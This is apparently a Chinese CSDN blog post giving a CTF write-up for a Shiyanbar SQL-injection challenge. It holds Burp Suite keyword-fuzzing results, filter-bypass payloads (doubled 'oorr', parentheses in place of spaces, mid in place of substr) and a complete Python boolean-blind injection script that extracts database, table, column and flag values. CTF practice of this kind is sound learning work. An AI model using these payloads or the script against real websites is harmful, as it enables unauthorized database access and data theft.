实验吧-认真一点！ Writeup

原创

baynk 于 2019-08-03 01:24:05 发布 91 收藏 1


分类专栏： # 实验吧 Writeup 文章标签： 实验吧 CTF

本文链接：https://blog.csdn.net/u014029795/article/details/98210554


哎，事情是真的多，难受

过程

- 进去以后需要输入id，测试了几个，1和-1会显示You are in .....，其余的都会显示You are not in .....



- 应该只能用盲注了，手工测试了几个关键词，基本都有过滤，用burpsuite跑一下，看看结果。



15	substr	200			767
23	union	200			767
24	,	200			767
38	#	200			767
0		200			873
2	or	200			876
3	=	200			876
4	>	200			876
5	<	200			876
6	(	200			876
7	)	200			876
8	()	200			876

- 从上面能看出来，只能用or了。但是尝试了后发现or同样也被过滤了，但是刚刚跑的时候没有跑出来，应该是需要前面或者后面有空格的原因，所以再跑一次。

Request	Payload	Status	Error	Timeout	Length	Comment
47	having	200			767	
48	floor	200			767	
49	geometrycollection	200			767	
50	polygon	200			767	
51	multipoint	200			767	
52	multilinestring	200			767	
53	linestring	200			767	
54	multipolygon	200			767	
55	updatexml	200			767	
56	extractvalue	200			767	
57	exp	200			767	
2	or	200			873	
36	--	200			873	
37	--	200			873	

Request | Response

Raw | Headers | Hex | HTML | Render

```
</head>
<body style="height:100%;margin:0 auto;">
    <div style="position:relative;margin:0 auto;background-color: black;color:white;font-size: 15px;width:100%;height:100%;">
        <form action="" method="post" style="margin:0 auto;width:1200px;height:100px;padding-top:50px;">
            <pre>Please input the id</pre>
            <input type="text" name="id">
            <br><br>
            <input type="submit" name="submit">
            <br><br>
<font size="10" style="text-align:center;margin:0 auto;" color="#FFFF00">You are in .....</br></font>          </form>
```

- 这次发现，全都被过滤了，只有一个or了，但是or在手工时同样也被测试出了注入，然后我又加了一个测试这次把payload换成下，然后发现全都有过滤。。。。


Attack type: Sniper

```
POST /web/earnest/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
```


```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

id=1 §1§ 1&submit=Submit%2BQuery
```


- 考虑是不是因为空格的问题，于是又去试了下，把空格替换成/**/，理想中的效果没有出来，仍然无法正常显示




- 于是想是不是or被替换时没有提示被检测，所以分别用了大小写、双写方式绕过都不行。




- 想了N久才会想起来会不会是/**/这个东西也被过滤了，想了好久好像也没有办法试出来到底是不是因为/**/被过滤，只能放弃这种方法了。



- 然后去查writeup了，学习到了新姿势，可以用括号和单号引省掉一部分的空格，那就继续试试。




- 果然成了，真是卡了好久，哎。那其余的就简单了，可以写个py来完成工作了。。。




```
#coding:utf-8
#author:baynk
import requests
def length_two(url,payload,headers):
    min = 0
    max = 127
    while True:
        if (max-min)>1:
            mid = int((min+max)/2)
        else:
            mid = max
            break
        html = requests.post(url,data=payload.format(mid),headers=headers)
        if "You are in ................" in html.text:
            min = mid
        else:
            max = mid
    return mid
def name_two(length,url,payload,headers):
    name = ''
    for i in range(1,length+1):
        min = 0
        max = 127
        while True:
            if (max-min)>1:
                mid = int((min+max)/2)
            if (max - min) == 1:
                mid = max
                break
            html = requests.post(url,data=payload.format(i,mid),headers=headers)
            if "You are in ................" in html.text:
                min = mid
```

```
                min = mid
            else:
                max = mid
        name += chr(mid)
    return name
headers = {'Content-Type': 'application/x-www-form-urlencoded'}
#url = input("请输入url地址：")
url="http://ctf5.shiyanbar.com/web/earnest/index.php"
#db_length_payload="id=0'Oorr(length(database())>{})oorr'0&submit=Submit+Query"
#db_length=length_two(url,db_length_payload,headers)
#print(db_length)=18
#db_name_payload=id="id=0'Oorr(ascii(mid(database()from'{}'foorr'1'))>{})oorr'0&submit=Submit+Query"
#db_name=name_two(db_length,url,db_name_payload,headers)
#print(db_name)=ctf_sql_bool_blind
#print("*"*100+"\n"+"数据库长度为{}，值为:{}".format(db_length,db_name))
#table_length_list_payload="id=0'Oorr((select(length(group_concat(table_name)))from(infoorrmation_schema.tab
les)where(table_schema=database()))>{})oorr'0&submit=Submit+Query"
#table_length_list=length_two(url,table_length_list_payload,headers)
#print(table_length_list)=10
#table_name_list_payload="id=0'Oorr(ascii(mid((select(group_concat(table_name))from(infoorrmation_schema.tab
les)where(table_schema=database()))from'{}'foorr'1'))>{})oorr'0&submit=Submit+Query"
#table_name_list=name_two(table_length_list,url,table_name_list_payload,headers)
#print("*"*100+"\n"+"表名长度为{}，值为:{}".format(table_length_list,table_name_list))
table_name=input('*'*100+'\n'+'请输入要查询的表名：')
#column_length_list_payload="id=0'Oorr((select(length(group_concat(column_name)))from(infoorrmation_schema.c
olumns)where(table_name=0x66696167))>{})oorr'0&submit=Submit+Query"
#column_length_list=length_two(url,column_length_list_payload,headers)
#print(column_length_list)=5
#column_name_list_payload="id=0'Oorr(ascii(mid((select(group_concat(column_name))from(infoorrmation_schema.c
olumns)where(table_name=0x66696167))from'{}'foorr'1'))>{})oorr'0&submit=Submit+Query"
#column_name_list=name_two(column_length_list,url,column_name_list_payload,headers)
#print(column_name_list)=fl$4g
#print("*"*100+"\n"+"列名长度为{}，值为{}".format(column_length_list,column_name_list))
column_name=input('*'*100+'\n'+'请输入要查询的字段名：')
column_value_length_payload = "id=0'Oorr(select(length((select(fl$4g)from(fiag))))>{})oorr'0&submit=Submit+Q
uery"
column_value_length = length_two(url,column_value_length_payload,headers)
#print(column_value_length)=19
column_value_payload = "id=0'Oorr((select((ascii(mid((select(fl$4g)from(fiag))from'{}'foorr'1'))))))>{})oorr'
0&submit=Submit+Query"
column_value=name_two(column_value_length,url,column_value_payload,headers)
print("*"*100+"\n"+column_name+"的值为:"+column_value)
```

- 这破东西搞了快1个小时，数括号都要数瞎。。。



总结

1. 加强了控制变量去探测被过滤的关键字。
2. 学习到了更多关于空格被过滤的使用方法。
3. 知道了mid函数可以替换substr。
4. 有个好眼睛是多么的重要！！！